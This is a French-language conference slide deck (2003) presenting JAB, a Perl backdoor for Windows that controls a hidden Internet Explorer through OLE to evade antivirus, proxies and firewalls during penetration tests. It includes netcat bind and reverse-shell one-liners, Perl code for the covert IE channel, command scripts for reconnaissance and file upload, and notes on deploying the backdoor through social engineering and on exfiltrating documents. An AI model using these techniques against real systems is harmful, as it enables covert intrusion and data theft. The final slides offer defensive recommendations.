
JAB : Just Another Backdoor

Contrôle à distance, via Internet Explorer et OLE, d'un agent situé en réseau inconnu



© 2003 Nicolas GREGOIRE, ngregoire@exaprobe.com

Présentation

- Nicolas Grégoire : ingénieur sécurité
- Mon employeur : Exaprobe

- JAB : backdoor pour Windows
  - Utilise Internet Explorer et les contrôles OLE
  - Conçue pour les tests d'intrusion

Plan

- [1] Objectifs
- [2] Contrôle de backdoors Win32
- [3] Manipulation d'Internet Explorer : détails
- [4] Cycle de vie de la backdoor
- [5] Fonctionnement interne
- [6] Conclusion

Plan

- [1] Objectifs

Objectifs de JAB (1/2)

- Contourner le maximum de protections
  - Antivirus de postes et de passerelles
  - Proxy avec authentification
  - Firewalls personnels

Objectifs de JAB (2/2)

- Faciliter le travail côté pen-tester
  - Fonctionnement asynchrone
  - Automatisation des tâches fréquentes
  - Gestion aisée de nombreuses instances

Plan

- [2] Contrôle de backdoors Win32
  - Historique des moyens
  - Internet Explorer et OLE

Historique des backdoors (1/4)

- Connexion d'un shell à un port haut
- Style « nc -l -p 31337 -e cmd »
  - La victime doit être joignable directement
    - Adresse IP publique
    - Pas de filtrage entrant
- Situation introuvable en réseau d'entreprise

Historique des backdoors (2/4)

- Initiation d'un reverse-shell
- Style « nc -e cmd somebox 80 »
  - Au moins un flux direct (TCP ou UDP) doit être autorisé en sortie
- Inefficace si les seuls trafics autorisés passent à travers un proxy

Historique des backdoors (3/4)


- Utiliser le proxy configuré sur la machine
  - Recherche des infos dans la BDR
  - Problème d'authentification sur le proxy
  - Détection du flux possible
- Technique à l'efficacité somme toute relative

Historique des backdoors (4/4)

- Injection de code en mémoire et manipulation de threads sur des processus autorisés
- Style « Leaktest / Copycat / ... »
  - Contournement de firewalls personnels
  - Difficulté technique
- Technique trop complexe pour moi ;-)

Plan

- [2] Contrôle de backdoors Win32
  - Historique des moyens
  - Internet Explorer et OLE



Contrôle d'IE via OLE

- Première évocation publique
  - « Hacking Guide » de SensePost
  - Ce document est un « must-read »
  - Page 80 : « An external process can start a browser, surf the net and do just about anything. And it can do it without showing a browser to the user on the screen - it runs in the background. So the idea would be to let the Trojan control the browser [snip] »

SensePost/Setiri

- Successeur de GatSlag (PoC)

- Points positifs
  - Présence d'une GUI
- Points négatifs
  - Pas d'ajout dynamique de fonctionnalités
  - Plus difficilement modifiable (C++)

HSC/Deep-PenTest

- Outil non publié
- Source : conférence « Mêlée numérique »


- Cela prouve que d'autres y pensent
- Dont très probablement les « black-hats » :-(

Exaprobe/JAB

- Codée en Perl (client et serveur)
  - Argh, pourquoi ne pas faire ça en C/C++ ?
  - « Technique du flemmard »
    - C'est en Perl que je code le plus vite
    - Utilisation d'eval()
    - UUencoding via pack()
    - Adaptation aisée à des besoins spécifiques

Plan

[3] Manipulation d'Internet Explorer : détails



Manipulation d'IE : détails

```
use Win32::OLE;                                                          # Bibliothèque
my $url = "http://192.168.192.1/OLE-testing.html";                       # URL à accéder

my $ie=Win32::OLE->new('InternetExplorer.Application') or die $!;        # Création de l'objet
$ie->{Visible} = 0; $ie->{Offline} = 1; $ie->{Silent} = 1; my $time = 0; # Configuration

$ie->Navigate2($url,2);                                                  # Accès à une URL
while ($time <= 10) {
        Win32::Sleep(1000); $time++;                                     # Attente
        last unless $ie->{Busy};
}
my $result = $ie->{Document}->all('encoded')->{innerText};               # Accès aux données
print "Result : $result\n";                                              # Affichage
```

Plan

- [4] Cycle de vie de la backdoor
  - Préparatifs
  - Exécution

Préparatifs

- Création des binaires
  - Choix de l'icone (Flash, Word, MP3)
  - Choix du secret partagé
  - Choix du schéma de génération des ID
  - Création de l'exécutable avec Perl2Exe
- Déploiement
  - Social engineering
  - Exploitation de failles (navigateur, MUA)

Plan

- [4] Cycle de vie de la backdoor
  - Préparatifs
  - Exécution

Exécution

- Initialisation
  - Dépôt d'un flag
  - Vérification de la connectivité
  - Enregistrement auprès du maître
- Boucle principale
  - Récupère une liste d'ordres
  - Interprète chaque ligne
  - Exécute l'ordre

Plan

- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir

Pré-requis

- Internet Explorer sous Win32
- Un accès Internet
- Pas de proxy

  OU

- Proxy non-interactif (IP source, NTLM)

  OU

- Client déjà loggué sur le proxy

Plan


- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir

API actuelle

- Flot du programme
  - SLEEP, DIE
- Exécution (DOS ou Perl)
  - EXEC, EVAL
- Transfert de données
  - DWLD, UPLD
- Exécution d'ordres
  - CMD

Plan

- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir



Gestion des transferts

- Le contenu est UUencodé et certains caractères HTML sont convertis

- Download :
  - GET standard
- Upload :
  - Découpage automatique en formulaires
  - POST via Javascript

Plan


- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir

Mode CLI (1/2)

- Utile pour le déboguage
- Utile en réseau « inamical »

- Exemple : intrusion physique
  - Récupération de l'outil sur le Web
  - Lancement en mode interactif
  - Exfiltration de documents

Mode CLI (2/2)



Plan

- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir

Côté serveur (1/2)

- Arborescence :
  - jabd.log
  - filez/
  - id01/
  - ...
- command.log :
  - [*] Executing 'ver'
  - Microsoft Windows 2000 [Version 5.00.2195]
  - [*] Executing 'hostname'
  - WINBOB

Côté serveur (2/2)

- test-api.cmd :

```
exec "ipconfig /all && route print && net use && net share"
sleep "2"
download "SAP.c" "0day.c"
upload "C:\\boot.ini"
```

- scan-target.cmd :

```
exec "ver && hostname && ipconfig /all"
exec "net user"
exec "echo %cmdcmdline%"
exec "echo %date% %time%"
exec "set"
```

Plan

- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir

Limitations

- Pas de persistance (modification de la BDR)
- Pas de HTTPs (certficat reconnu == $$)
- Pas de cryptage au niveau applicatif
- Authentification faible

Plan

- [5] Fonctionnement interne
  - Pré-requis
  - API actuelle
  - Gestion des transferts de données
  - Option cachée (mode CLI)
  - Côté serveur
  - Limitations
  - Fonctionnalités à venir

Fonctionnalités à venir

- Détection et activation du Javascript
- Effacement des traces locales
- Encryption des données transférées
- Fichiers de commande supplémentaires

- Pour les mises-à-jour (logiciel et présentation) :

http://www.exaprobe.org/

Plan

- [6] Conclusion


Conclusion (1/2)

- Inefficacité des défenses actuelles
  - utilisation en conditions réelles prometteuse
- Les backdoors du futur utiliseront :
  - soit des accès bas niveau
  - soit le rebond via des applications de confiance (comme IE)
- Les défenses situées sur le poste client (AV, firewall personnel) doivent évoluer

Conclusion (2/2)

- Solutions possibles :
  - Filtrage en entrée (Web, messagerie, P2P)
  - Sensibilisation des utilisateurs
  - Mise-à-jour des machines « end-user »
  - Utilisation de « listes blanches »
  - Détection de comportements anormaux

Des questions ?



Merci ...